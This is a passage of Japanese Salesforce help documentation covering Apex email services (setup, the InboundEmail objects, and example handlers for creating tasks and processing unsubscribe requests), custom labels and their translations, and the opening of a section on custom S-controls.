各メールサービスには、Salesforce が生成したメールアドレスを 1 つ以上関連付けることができ、ユーザはそのアドレス宛てに処理を求めるメッセージを送信できます。複数ユーザに 1 つのメールサービスへのアクセス権を与える手順は、次のとおりです。

- Salesforce が生成した複数のメールアドレスをメールサービスに関連付け、これらのアドレスをユーザに割り当てます。
- Salesforce が生成した単一のメールアドレスをメールサービスに関連付け、メールサービスにアクセスするユーザに従って実行する Apex クラスを記述します。たとえば、ユーザのメールアドレスに基づいてユーザを識別し、そのユーザのレコードを作成する Apex クラスを記述します。

メールサービスを使用するには、[設定]から、[クイック検索] ボックスに「メールサービス」と入力し、[メールサービス] を選択します。

- 新しいメールサービスを定義するには、[新規メールサービス] をクリックします。
- 既存のメールサービスを選択して、その設定の表示、有効化または無効化、およびそのメールサービス用のアドレスの表示または指定を行います。
- 既存のメールサービスを変更するには、[編集] をクリックします。
- メールサービスを削除するには、[削除] をクリックします。

  メモ: メールサービスを削除する前に、関連するメールサービスアドレスをすべて削除する必要があります。

メールサービスを定義するときには、次の点に注意してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

インストール済みの AppExchange パッケージのメールサービスも使用可能なエディション: **Group** Edition、**Professional** Edition

ユーザ権限

Apex メールサービスとメールサービスアドレスを作成する
- 「すべてのデータの編集」

Apex クラスを作成する
- 「Apex 開発」

- メールサービスは、そのアドレスの 1 つが受信したメッセージを処理するだけです。
- Salesforce は、[オンデマンドメール-to-ケース] など、すべてのメールサービスを合計した 1 日に処理できるメッセージの総数を制限します。この制限を超えたメッセージは、各メールサービスの失敗時のレスポンス設定に基づいて、戻される、破棄される、あるいは翌日処理するためのキューに入れられます。Salesforce では、制限値は、ユーザライセンス数 x 1,000 で算出され、最大値は 1,000,000 です。たとえば、ライセンス数が 10 の場合、1 日最大 10,000 件のメールメッセージを処理できます。
- sandbox 内に作成したメールサービスアドレスは、本番組織にコピーできません。
- メールサービスごとに Salesforce に通知して、送信者のメールアドレスではなく、特定のアドレスにエラーメールメッセージを送信できます。
- メールが (本文テキスト、本文 HTML および添付ファイルを合わせて) 約 10 MB を超える場合 (言語や文字セットに応じて異なる)、メールサービスはメールメッセージを拒否し、送信者に通知します。

関連トピック:

メールサービスアドレスの定義

メールサービスの定義

InboundEmail オブジェクトの使用

メールサービスアドレスの定義

1. [設定] から、［クイック検索］ボックスに「メールサービス」と入力し、[メールサービス] を選択します。
2. アドレスを定義するメールサービスを選択します。
3. [新規メールアドレス] をクリックします。既存のメールサービスアドレス設定を変更する場合は [編集] をクリックします。メールサービスアドレスを削除するには、[表示] および [削除] をクリックします。
4. ［メールアドレス］に、メールサービスアドレスのローカル部分を入力します。Salesforce は、各メールサービスアドレスに対し、一意のドメイン部分を生成し、メールサービスアドレスが重複することのないようにします。生成されたドメイン部分は、［メールアドレス］項目の右に表示されます。

   ヒント: Salesforce メールアドレスのローカル部分には、すべての英数字が使用できるほか、特殊文字「!#$%&'*/=?^_+-`{|}~」も使用できます。Salesforce メールアドレスのドメイン部分には、英数字とハイフン (-) のみが使用できます。ピリオド (.) も、アドレスの最初と最後の文字でなければ、ローカル部分とドメイン部分の両方で使用できます。

   Salesforce メールアドレスは、大文字小文字を区別しません。

5. ［保存］をクリックしたときにメールサービスアドレスを有効化するには、［有効］チェックボックスをオンにします。
6. ［コンテキストユーザ］を選択します。メールサービスでは、このアドレスで受信したメッセージを処理するときに、コンテキストユーザの権限を前提とします。たとえば、メールサービスが更新された取引先責任者情報を受信したときに取引先責任者レコードを修正するよう設定されている場合、メールサービスはコンテキストユーザがそのレコードの編集権限を持つ場合にのみレコードを修正します。

   重要: そのメールサービスで設定している Apex クラスの実行権限を持つコンテキストユーザを選択します。

7. 必要に応じて、メールアドレスとドメインを［許可する送信元］テキストボックスに設定して、このメールサービスアドレスが特定の送信者からのメッセージのみを受け付けるよう設定します。複数入力する場合は、カンマで区切ります (例: george@mycompany.com, yahoo.com, gmail.com)。［許可する送信元］テキストボックスに値がある場合、リストにないメールアドレスやドメインからメールサービスがメッセージを受け取ると、失敗時のレスポンス設定の［送信者が許可されていない時のアクション］で指定されているアクションを実行します。

   メールサービスですべてのメールアドレスからのメールを受信する場合は、空白のままにしておきます。

   メモ: メールサービスとそのメールサービスアドレスの両方で、特定の送信元からのメッセージのみを受け付けるように設定している場合、両方の［許可する送信元］テキストボックスに設定している送信元からのメッセージのみを処理します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

インストール済みの AppExchange パッケージのメールサービスも使用可能なエディション: **Group** Edition、**Professional** Edition

ユーザ権限

Apex メールサービスとメールサービスアドレスを作成する
- 「すべてのデータの編集」

Apex クラスを作成する
- 「Apex 開発」

8. [保存]をクリックして変更を保存するか、[保存&新規]をクリックして、このメールサービス用の受信メールアドレスをもう 1 つ作成します。

関連トピック:

メールサービスの定義

メールサービスとは?

メールサービスの定義

メールサービスを定義する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「メールサービス」と入力し、[メールサービス] を選択します。
2. [新規メールサービス] をクリックします。既存のメールサービスを変更する場合は [編集] をクリックします。
3. メールサービスの名前を指定します。
4. このメールサービスでメッセージの処理に使用する Apex クラスを選択します。選択する Apex クラスは、`Messaging.InboundEmailHandler` インターフェースを実装している必要があります。例:

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

インストール済みの AppExchange パッケージのメールサービスも使用可能なエディション: **Group** Edition、**Professional** Edition

ユーザ権限

Apex メールサービスとメールサービスアドレスを作成する
- 「すべてのデータの編集」

Apex クラスを作成する
- 「Apex 開発」

```
global class myHandler implements Messaging.InboundEmailHandler {
          global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail
 email, Messaging.InboundEnvelope envelope) {
              Messaging.InboundEmailResult result = new Messaging.InboundEmailresult();

                 return result;
             }
         }
```

InboundEmail オブジェクトについては、「InboundEmail オブジェクトの使用」(ページ 6331)を参照してください。

5. メールサービスで受け付ける添付ファイルの種別を選択します。選択肢は次のとおりです。

   なし
   メールサービスは、メッセージを受け付けますが、添付ファイルはいずれも破棄します。

   テキスト添付ファイルのみ
   メールサービスは、次の種別の添付ファイルのみを受け付けます。

   - `text` の Multipurpose Internet Mail Extension (MIME) タイプの添付ファイル。
   - `application/octet-stream` の MIME タイプの添付ファイルと、`.vcf` または `.vcs` 拡張子で終わるファイル名の添付ファイル。これらはそれぞれ、`text/x-vcard` および `text/calendar` MIME タイプとして保存されます。

   これ以外のタイプのファイルが添付されたメッセージを受け付けますが、添付ファイルは破棄されます。

   バイナリ添付ファイルのみ
   メールサービスは、画像、音声、アプリケーション、映像ファイルなどのバイナリの添付ファイルのみを受け付けます。バイナリ添付ファイルの最大サイズは、添付ファイル 1 件で 5 MB です。

   バイナリではないファイルが添付されたメッセージを受け付けますが、添付ファイルは破棄されます。

   すべて
   メールサービスは、どのようなタイプの添付ファイルでも受け付けます。

   メモ: メールサービスによる添付ファイル処理を行う場合は、メールサービスが添付ファイルを受け付け、Apex クラスを使用してその添付ファイルを処理するように設定する必要があります。

   また、メールサービスは、メールメッセージに挿入された画像などのインライン添付ファイルは受け付けられません。

6. 必要に応じて、[高度なメールセキュリティ設定] チェックボックスをオンにして、メッセージを処理する前に送信元サーバの正当性を確認するようにメールサービスを設定します。メールサービスは、次の認証プロトコルを使用して、送信者の正当性を確認します。

   - SPF
   - SenderId
   - DomainKeys

   送信元サーバが、こうしたプロトコルの少なくとも 1 つをパスし、エラーになるものがない場合は、メールサービスはそのメールを受け付けます。サーバがプロトコルでエラーになったり、どのプロトコルもサポートしていない場合、メールサービスは、[送信者が認証されない時のアクション] 失敗時のレスポンス設定で指定したアクションを実行します。

   ヒント: [送信者の認証] チェックボックスをオンにする前に、メールサービスを使用する予定の送信者が、上記認証プロトコルの少なくとも 1 つをサポートしていることを確認します。これらの認証プロトコルについての詳細は、以下の Web サイトを参照してください。

   - www.openspf.org
   - www.microsoft.com/mscorp/safety/technologies/senderid/default.mspx

7. メールが(本文テキスト、本文 HTML および添付ファイルを合わせて)約 10 MB を超える場合(言語や文字セットに応じて異なる)、メールサービスはメールメッセージを拒否し、送信者に通知します。
8. テキスト添付ファイルをバイナリ添付ファイルに変換できます。
9. 必要に応じて、メールアドレスとドメインを［許可する送信元］テキストボックスに設定して、このメールサービスが特定の送信者からのメッセージのみを受け付けるよう設定します。複数入力する場合は、カンマで区切ります(例: george@mycompany.com, yahoo.com, gmail.com)。［許可する送信元］テキストボックスに値がある場合、リストにないメールアドレスやドメインからメールサービスがメッセージを受け取ると、失敗時のレスポンス設定の［送信者が許可されていない時のアクション］で指定されているアクションを実行します。

   メールサービスですべてのメールアドレスからのメールを受信する場合は、空白のままにしておきます。

   メモ: また、メールサービスレベルだけではなく、メールサービスアドレスレベルでも、許可するメールアドレスとドメインを設定することができます。「メールサービスアドレスの定義」(ページ 6327)を参照してください。

   メールサービスとそのメールサービスアドレスの両方で、特定の送信元からのメッセージのみを受け付けるように設定している場合、両方の［許可する送信元］テキストボックスに設定している送信元からのメッセージのみを処理します。

10. ［保存］をクリックしたときにメールサービスを有効化するには、［有効］チェックボックスをオンにします。
11. 失敗時のレスポンス設定を定義して、このメールサービスへのアクセスが以下の理由でエラーになった場合の応答方法を決定します。

    メールの処理数制限超過時のアクション
    すべてのメールサービスを合わせた処理メッセージの合計数が組織の 1 日の制限値に達した場合、メールサービスでメッセージをどのように処理するかを決めます。Salesforce では、制限値は、ユーザライセンス数 x 1,000 で算出され、最大値は 1,000,000 です。たとえば、ライセンス数が 10 の場合、1 日最大 10,000 件のメールメッセージを処理できます。

    メールアドレス無効時のアクション
    メールアドレスが無効なときに受信したメッセージを、メールサービスでどのように処理するかを決めます。

    メールサービス無効時のアクション
    メールサービス自体が無効なときに受信したメッセージを、メールサービスでどのように処理するかを決めます。

    送信者が認証されない時のアクション
    ［送信者の認証］チェックボックスがオンのときに、認証プロトコルでエラーになったり認証プロトコルをサポートしていないメッセージを、メールサービスでどのように処理するかを決めます。

    送信者が許可されていない時のアクション
    メールサービスまたはメールサービスアドレスで、「メールサービスの定義」 テキストボックスに設定されていない送信者から受信したメッセージを、メールサービスでどのように処理するかを決めます。

    失敗時のレスポンスのオプションは次のとおりです。

メッセージを返信
メールサービスは、却下の理由を説明する通知を付けて、メッセージを送信者またはオンデマンドメール-to-ケースの [自動ケース更新ユーザ] に返します。

メッセージを破棄
メールサービスは、送信者に通知せずにメッセージを破棄します。

メッセージを再送 ([メールの処理数制限超過時のアクション] のみ)
メールサービスは、次の 24 時間以内に処理するようにメッセージをキューに入れます。メッセージが 24時間以内に処理されない場合は、メッセージが却下された理由を説明する通知と共に、メッセージを送信者に返します。

12. エラーメッセージを送信者のメールアドレスではなく、指定したメールアドレスに送信するには、[エラールーティングの有効化] を選択し、[エラーになったメールをこのメールアドレスにルーティング] で送信先のメールアドレスを指定します。これにより、メールサービスで受信メールを処理できない場合に送信者に通知されなくなります。
13. [保存]をクリックして変更を保存するか、[保存&新規メールアドレス]をクリックして、「メールサービスアドレスの定義」(ページ6327)に示された手順に従って、このメールサービス用のメールアドレスを作成します。

関連トピック:

メールサービスアドレスの定義
メールサービスとは?

InboundEmail オブジェクトの使用

Apex メールサービスドメインが受信するすべてのメールについて、Salesforce は、そのメールの内容と添付ファイルを含む個別の InboundEmail オブジェクトを作成します。`Messaging.InboundEmailHandler` インターフェースを実装する Apex クラスを使用して、受信メールメッセージを処理できます。そのクラスで `handleInboundEmail` メソッドを使用して、InboundEmail オブジェクトにアクセスし、受信メールメッセージの内容、ヘッダー、および添付ファイルの取得と、その他多数の機能を実行することができます。

メモ: Apex メールサービスについては、「メールサービスとは?」(ページ6325)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

例 1: 取引先責任者の ToDo の作成

受信メールアドレスに基づいて取引先責任者を検索し、新規 ToDo を作成する方法の例は次のとおりです。

```
global class CreateTaskEmailExample implements Messaging.InboundEmailHandler {

  global Messaging.InboundEmailResult handleInboundEmail(Messaging.inboundEmail email,
                                                         Messaging.InboundEnvelope env){

    // Create an InboundEmailResult object for returning the result of the
    // Apex Email Service
```

```
    Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

    String myPlainText= '';

    // Add the email plain text into the local variable
    myPlainText = email.plainTextBody;

    // New Task object to be created
    Task[] newTask = new Task[0];

    // Try to look up any contacts based on the email from address
    // If there is more than one contact with the same email address,
    // an exception will be thrown and the catch statement will be called.
    try {
      Contact vCon = [SELECT Id, Name, Email
        FROM Contact
        WHERE Email = :email.fromAddress
        LIMIT 1];

      // Add a new Task to the contact record we just found above.
      newTask.add(new Task(Description =  myPlainText,
           Priority = 'Normal',
           Status = 'Inbound Email',
           Subject = email.subject,
           IsReminderSet = true,
           ReminderDateTime = System.now()+1,
           WhoId =  vCon.Id));

     // Insert the new Task
     insert newTask;

     System.debug('New Task Object: ' + newTask );
    }
    // If an exception occurs when the query accesses
    // the contact record, a QueryException is called.
    // The exception is written to the Apex debug log.
   catch (QueryException e) {
       System.debug('Query Issue: ' + e);
   }

   // Set the result to true. No need to send an email back to the user
   // with an error message
   result.success = true;

   // Return the result for the Apex Email Service
   return result;
  }
}
```

例 2: メールの登録解除

顧客や見込み客にマーケティングメールを送信する会社は、受信者が登録解除するための方法を用意する必要があります。次の例で、メールサービスで登録解除要求を処理する方法を説明します。このコードは、受信

メールの件名の「登録解除」という単語を検索します。単語が見つかると、差出人メールアドレスに一致するすべての取引先責任者とリードを検索し、［メール送信除外］項目 (HasOptedOutOfEmail) を True に設定します。

```
Global class unsubscribe implements Messaging.inboundEmailHandler{

    Global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,

                          Messaging.InboundEnvelope env ) {

        // Create an inboundEmailResult object for returning
        // the result of the email service.
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

        // Create contact and lead lists to hold all the updated records.
        List<Contact> lc = new List <contact>();
        List<Lead> ll = new List <lead>();

        // Convert the subject line to lower case so the program can match on lower case.

        String mySubject = email.subject.toLowerCase();
        // The search string used in the subject line.
        String s = 'unsubscribe';

        // Check the variable to see if the word "unsubscribe" was found in the subject
line.
        Boolean unsubMe;
        // Look for the word "unsubcribe" in the subject line.
        // If it is found, return true; otherwise, return false.
        unsubMe = mySubject.contains(s);

         // If unsubscribe is found in the subject line, enter the IF statement.

        if (unsubMe == true) {

            try {

            // Look up all contacts with a matching email address.

            for (Contact c : [SELECT Id, Name, Email, HasOptedOutOfEmail
                        FROM Contact
                        WHERE Email = :env.fromAddress
                        AND hasOptedOutOfEmail = false
                        LIMIT 100]) {

                // Add all the matching contacts into the list.
                c.hasOptedOutOfEmail = true;
                lc.add(c);
            }
            // Update all of the contact records.
            update lc;
        }
        catch (System.QueryException e) {
            System.debug('Contact Query Issue: ' + e);
```

```
        }

        try {
            // Look up all leads matching the email address.
            for (Lead l : [SELECT Id, Name, Email, HasOptedOutOfEmail
                     FROM Lead
                     WHERE Email = :env.fromAddress
                     AND isConverted = false
                     AND hasOptedOutOfEmail = false
                     LIMIT 100]) {
                // Add all the leads to the list.
                l.hasOptedOutOfEmail = true;
                ll.add(l);

                System.debug('Lead Object: ' + l);
            }
            // Update all lead records in the query.
            update ll;
        }

        catch (System.QueryException e) {
            System.debug('Lead Query Issue: ' + e);
        }

        System.debug('Found the unsubscribe word in the subject line.');
         }
         else {
            System.debug('No Unsuscribe word found in the subject line.' );
         }
        // Return True and exit.
        // True confirms program is complete and no emails
        // should be sent to the sender of the unsubscribe request.
        result.success = true;
        return result;
    }
}
```

```
@isTest
private class unsubscribeTest {
    // The following test methods provide adequate code coverage
    // for the unsubscribe email class.
    // There are two methods, one that does the testing
    // with a valid "unsubcribe" in the subject line
    // and one the does not contain "unsubscribe" in the
    // subject line.
    static testMethod void testUnsubscribe() {

       // Create a new email and envelope object.
       Messaging.InboundEmail email = new Messaging.InboundEmail() ;
       Messaging.InboundEnvelope env    = new Messaging.InboundEnvelope();

       // Create a new test lead and insert it in the test method.
       Lead l = new lead(firstName='John',
                lastName='Smith',
```

```
                Company='Salesforce',
                Email='user@acme.com',
                HasOptedOutOfEmail=false);
       insert l;

       // Create a new test contact and insert it in the test method.
       Contact c = new Contact(firstName='john',
                   lastName='smith',
                   Email='user@acme.com',
                   HasOptedOutOfEmail=false);
       insert c;

       // Test with the subject that matches the unsubscribe statement.
       email.subject = 'test unsubscribe test';
       env.fromAddress = 'user@acme.com';

       // Call the class and test it with the data in the testMethod.
       unsubscribe unsubscribeObj = new unsubscribe();
       unsubscribeObj.handleInboundEmail(email, env );

    }

    static testMethod void testUnsubscribe2() {

       // Create a new email and envelope object.
       Messaging.InboundEmail email = new Messaging.InboundEmail();
       Messaging.InboundEnvelope env = new Messaging.InboundEnvelope();

       // Create a new test lead and insert it in the test method.
       Lead l = new lead(firstName='john',
                lastName='smith',
                Company='Salesforce',
                Email='user@acme.com',
                HasOptedOutOfEmail=false);
       insert l;

       // Create a new test contact and insert it in the test method.
       Contact c = new Contact(firstName='john',
                   lastName='smith',
                   Email='user@acme.com',
                   HasOptedOutOfEmail=false);
       insert c;

       // Test with a subject that does not contain "unsubscribe."
       email.subject = 'test';
       env.fromAddress = 'user@acme.com';

       // Call the class and test it with the data in the test method.
       unsubscribe unsubscribeObj = new unsubscribe();
       unsubscribeObj.handleInboundEmail(email, env );
    }
}
```

InboundEmail オブジェクト

InboundEmail オブジェクトには、次の項目があります。

名前	種別	説明
`binaryAttachments`	InboundEmail.BinaryAttachment[]	そのメールで受信したバイナリ添付ファイルのリスト (存在する場合)。 バイナリ添付ファイルの例としては、画像、音声、アプリケーション、映像ファイルなどがあります。
`ccAddresses`	String[]	カーボンコピー (CC) アドレスのリスト (存在する場合)。
`fromAddress`	String	[送信者] 項目に表示されるメールアドレス。
`fromName`	String	[送信者]項目に表示される名前(存在する場合)。
`headers`	InboundEmail.Header[]	メールの RFC 2822 ヘッダーのリスト。具体的なヘッダーは次のとおりです。 • 送信元 • カスタムヘッダー • メッセージ ID • 日付
`htmlBody`	String	メールの HTML 版 (送信者が指定した場合)。
`htmlBodyIsTruncated`	Boolean	HTML 本文テキストを切り捨てる (`true`) か、そのままにする (`false`) かを示します。
`inReplyTo`	String	受信メールの In-Reply-To 項目。この返信メールの相手となるメール(親メール)を示します。親メールまたはメールのメッセージIDが含まれます。
`messageId`	String	メッセージ ID — 受信メールの一意の ID。
`plainTextBody`	String	メールのプレーンテキスト版 (送信者が指定した場合)。
`plainTextBodyIsTruncated`	Boolean	本文プレーンテキストを切り捨てる (`true`) か、そのままにする (`false`) かを示します。
`references`	String[]	受信メールの References 項目。メールスレッドを示します。親メールの References 項目とメッセージ ID 項目、場合によっては In-Reply-To 項目が含まれます。

名前	種別	説明
`replyTo`	String	reply-toヘッダーに表示されるメールアドレス。 reply-to ヘッダーが存在しない場合、`fromAddress` 項目と同じになります。
`subject`	String	メールの件名 (存在する場合)。
`textAttachments`	InboundEmail.TextAttachment[]	そのメールで受信したテキスト添付ファイルのリスト (存在する場合)。 テキスト添付ファイルは次のいずれかです。 • `text` の Multipurpose Internet Mail Extension (MIME) タイプの添付ファイル • `application/octet-stream` の MIME タイプの添付ファイルと、`.vcf` または `.vcs` 拡張子で終わるファイル名の添付ファイル。これらはそれぞれ、`text/x-vcard` および `text/calendar` MIME タイプとして保存されます。
`toAddresses`	String[]	[宛先] 項目に表示されるメールアドレス。

InboundEmail.Header オブジェクト

InboundEmail オブジェクトは、InboundEmail.Header オブジェクトに RFC 2822 メールヘッダー情報と次の項目を格納します。

名前	種別	説明
`name`	String	`Date` や `Message-ID` など、ヘッダーパラメータの名前。
`value`	String	ヘッダーの値。

InboundEmail.BinaryAttachment オブジェクト

InboundEmail オブジェクトは、InboundEmail.BinaryAttachment オブジェクトにバイナリ添付ファイルを格納します。バイナリ添付ファイルの例としては、画像、音声、アプリケーション、映像ファイルなどがあります。

InboundEmail.BinaryAttachment オブジェクトには、次の項目があります。

名前	種別	説明
`body`	Blob	添付ファイルの本文。
`fileName`	String	添付ファイルの名前。
`mimeTypeSubType`	String	プライマリおよびサブ MIME タイプ。

InboundEmail.TextAttachment オブジェクト

InboundEmail オブジェクトは、InboundEmail.TextAttachment オブジェクトにテキスト添付ファイルを格納します。

テキスト添付ファイルは次のいずれかです。

- `text` の Multipurpose Internet Mail Extension (MIME) タイプの添付ファイル
- `application/octet-stream` の MIME タイプの添付ファイルと、`.vcf` または `.vcs` 拡張子で終わるファイル名の添付ファイル。これらはそれぞれ、`text/x-vcard` および `text/calendar` MIME タイプとして保存されます。

InboundEmail.TextAttachment オブジェクトには、次の項目があります。

名前	種別	説明
`body`	String	添付ファイルの本文。
`bodyIsTruncated`	Boolean	添付ファイルの本文テキストを切り捨てる (`true`) か、そのままにする (`false`) かを示します。
`charset`	String	[body] 項目の元の文字セット。body は、Apex メソッドに入力されるときに UTF-8 でエンコードし直されます。
`fileName`	String	添付ファイルの名前。
`mimeTypeSubType`	String	プライマリおよびサブ MIME タイプ。

InboundEmailResult オブジェクト

InboundEmailResult オブジェクトにより、メールサービスの結果が返されます。このオブジェクトが Null であれば、結果は正常とみなされます。InboundEmailResult オブジェクトには、次の項目があります。

名前	種別	説明
`success`	Boolean	メールが正常に処理されたかどうかを示す値。 `false` の場合は、Salesforce が受信メールを拒否し、[メッセージ] 項目で指定されているメッセージを含む返信メールを元の送信者に送信します。
`message`	String	Salesforce が返信メールの本文で返すメッセージ。この項目には、[成功] 項目で返された値に関係なく、テキストを取り込むことができます。

InboundEnvelope オブジェクト

InboundEnvelope オブジェクトには、受信メールに関連するエンベロープ情報が保管され、次の項目があります。

名前	種別	説明
`toAddress`	String	［宛先］項目に表示される名前 (存在する場合)。
`fromAddress`	String	［差出人］項目に表示される名前 (存在する場合)。

関連トピック:

- メールサービスとは?
- Apex コードの概要

カスタム表示ラベル

カスタム表示ラベル

カスタム表示ラベルは、Apex クラス、Visualforce ページ、または Lightning コンポーネントからアクセスできるカスタムテキスト値です。テキスト値は、Salesforce でサポートされるすべての言語に翻訳することができます。カスタム表示ラベルを使用することで、開発者は、情報(ヘルプテキストやエラーメッセージなど)を自動的にユーザの母国語に表示する多言語アプリケーションを作成できます。

組織では、最大5,000個のカスタム表示ラベルを作成でき、長さは最大1,000文字です。管理パッケージのカスタム表示ラベルは、この制限にカウントされません。

カスタム表示ラベルにアクセスするには、[設定] から、［クイック検索］ボックスに「カスタム表示ラベル」と入力し、[カスタム表示ラベル] を選択します。このページでは、次の操作を実行できます。

- 新規のカスタム表示ラベルの作成または既存のカスタム表示ラベルの編集。
- 既存のカスタムラベルの表示。このビューページから、組織で使用される言語で翻訳を作成または編集することができます。

アプリケーションにカスタム表示ラベルを追加する手順は、次のとおりです。

1. カスタム表示ラベルを作成します。
2. 表示ラベルのテキスト値をユーザのアプリケーションがサポートする言語に翻訳します。
3. その表示ラベルを使用します。
   - Apex では、`System.Label.Label_name` 構文を使用します。
   - Visualforce および Lightning コンポーネントでは、`$Label` グローバル変数を使用します。
4. アプリケーションを AppExchange にパッケージするときに、表示ラベルをアプリケーションに組み込みます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタム表示ラベルを作成、編集、または削除する

- 「アプリケーションのカスタマイズ」

翻訳を作成または上書きする

- 「翻訳の管理」

  または

  「設定・定義を参照する」、および翻訳者として指定されていること

ヒント: カスタム表示ラベルが翻訳されている場合は、必要な言語を明示的にパッケージ化して、パッケージに翻訳が含まれるようにします。

関連トピック:

カスタム表示ラベルの作成および編集

カスタム表示ラベルの作成および編集

Apex クラス、Visualforce ページ、または Lightning コンポーネントから参照できるカスタム表示ラベルを作成して、アプリケーションを多言語にします。

1. [設定] から、[クイック検索] ボックスに「カスタム表示ラベル」と入力し、[カスタム表示ラベル] を選択します。
2. 表示ラベルを作成するには、[新規カスタム表示ラベル] をクリックします。表示ラベルを編集するには、カスタム表示ラベルの横にある [編集] をクリックします。
3. [簡単な説明] テキストボックスに、このカスタム表示ラベルを簡単に見つけるための説明を入力します。この説明は差し込み項目で使用されます。

   メモ: 既存のカスタム表示ラベルの言語を変更することはできません。
4. カスタム表示ラベルを作成する場合は、[名前] テキストボックスに、表示ラベルに使用する名前を入力します。この値は、Apex および Visualforce ページでカスタム表示ラベルを参照するときに使用されます。この名前は、英数字のみで構成され、文字で始まり、スペースまたは二重下線は含まず、組織の他のどの表示ラベルとも異なる一意の名前にする必要があります。
5. カスタム表示ラベルに保護のマークを付けるには、[保護コンポーネント] チェックボックスをオンにします。
6. [カテゴリ] に、表示ラベルを分類するためのテキストを入力します。この項目は、カスタム表示ラベルのリストビューを作成するときに、検索条件として使用できます。各カテゴリをカンマで区切ります。[分類] テキストボックスに入力できる最大文字数は、255 です。
7. [値] テキストボックスに、1,000 文字までのテキストを入力します。この値は、Salesforce でサポートされるすべての言語に翻訳できます。

   メモ: この項目に行った変更がすべてのユーザに表示されるまでに数分かかることがあります。
8. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタム表示ラベルを作成、編集、または削除する
- 「アプリケーションのカスタマイズ」

翻訳を作成または上書きする
- 「翻訳の管理」

  または

  「設定・定義を参照する」、および翻訳者として指定されていること

関連トピック:

カスタム表示ラベルの翻訳の作成および編集

カスタム表示ラベル

カスタム表示ラベルの翻訳の作成および編集

ユーザのデフォルト言語が翻訳言語である場合、カスタム表示ラベルの翻訳が表示ラベルの値のテキストになります。

1. [設定] から、［クイック検索］ボックスに「カスタム表示ラベル」と入力し、[カスタム表示ラベル] を選択します。
2. カスタム表示ラベルの名前を選択して開きます。
3. [翻訳] 関連リストで、[新規] をクリックして新しい翻訳を入力するか、言語の隣の [編集] をクリックして翻訳を変更します。[削除] をクリックすると、Salesforce が本当に削除するかどうかを確認して、カスタム表示ラベルから翻訳を削除します。
4. 翻訳する［言語］を選択します。
5. ［翻訳テキスト］を入力します。ユーザのデフォルト言語を翻訳言語にすると、このテキストによって、ラベルの［値］項目の値が上書きされます。
6. [保存] をクリックします。

メモ: カスタム表示ラベルが翻訳されているアプリケーションをパッケージ化する場合は、必要な言語を明示的にパッケージ化して、翻訳が含まれるようにします。

関連トピック:

カスタム表示ラベルの作成および編集

カスタム表示ラベル

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタム表示ラベルを作成、編集、または削除する

- 「アプリケーションのカスタマイズ」

翻訳を作成または上書きする

- 「翻訳の管理」

  または

  「設定・定義を参照する」、および翻訳者として指定されていること

カスタム表示ラベルの表示

カスタム表示ラベルを作成した後、次の操作を実行できます。

- カスタム表示ラベルの編集

  メモ: 管理パッケージの一部としてインストールされたカスタム表示ラベルの属性は、編集できません。既存の翻訳を上書きするか、またはパッケージに含まれない言語について新規の翻訳を作成することのみできます。

- カスタム表示ラベルの削除

  メモ: 管理パッケージの一部としてインストールされたカスタム表示ラベル、または Apex または Visualforce ページの参照先になっているカスタム表示ラベルは、削除できません。既存の翻訳を上書きすることしかできません。

- 翻訳の作成または編集

関連トピック:

カスタム表示ラベルの作成および編集

カスタム表示ラベル

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタム表示ラベルを作成、編集、または削除する

- 「アプリケーションのカスタマイズ」

翻訳を作成または上書きする

- 「翻訳の管理」

  または

  「設定・定義を参照する」、および翻訳者として指定されていること

カスタムSコントロール

カスタムSコントロールの定義

重要: Visualforce ページは、Sコントロールよりも優先されます。組織で以前にSコントロールを使用していない場合は、作成できません。既存のSコントロールに影響はありません。今後も編集できます。

カスタムSコントロールライブラリは、カスタムリンク、Web タブ、カスタムボタン、ダッシュボードなど Salesforce のさまざまなエリアで使用するコンテンツを保存したり、アップロードしたりする場所です。Sコントロールを使用すれば、独自のカスタムデータフォームを作成して表示するなど、Salesforce ユーザインターフェースを柔軟かつオープンな方法で拡張できます。

Sコントロールには、Java アプレットや ActiveX コントロール、Excel ファイル、HTML Web フォームなど、ブラウザで表示または実行できるものであれば、種類を問わず任意のコンテンツを含めることができます。

1. [設定] から、[クイック検索] ボックスに「*Sコントロール*」と入力し、[Sコントロール] を選択します。
2. カスタムSコントロールを新規作成するには、[新規カスタムSコントロール] をクリックします。
3. 既存のカスタムSコントロールを変更するには、[編集] をクリックします。
4. Sコントロール属性を入力します。
5. すべての Salesforce 差し込み項目と関数を検証するには、[構文を確認] をクリックします。
6. 完了したら [保存] をクリックします。または、保存後、編集を継続するには、[適用] をクリックします。
7. ユーザにカスタムSコントロールを表示するためのカスタムボタンまたはカスタムリンクを作成します。カスタムSコントロールを使用した Web タブの作成、ページレイアウトへのSコントロールの追加、またはダッシュボードへのSコントロールの追加なども実行できます。カスタムオブジェクトのオンラインヘルプコンテンツとして Sコントロールを使用することもできます。

エディション

使用可能なエディション: Salesforce Classic

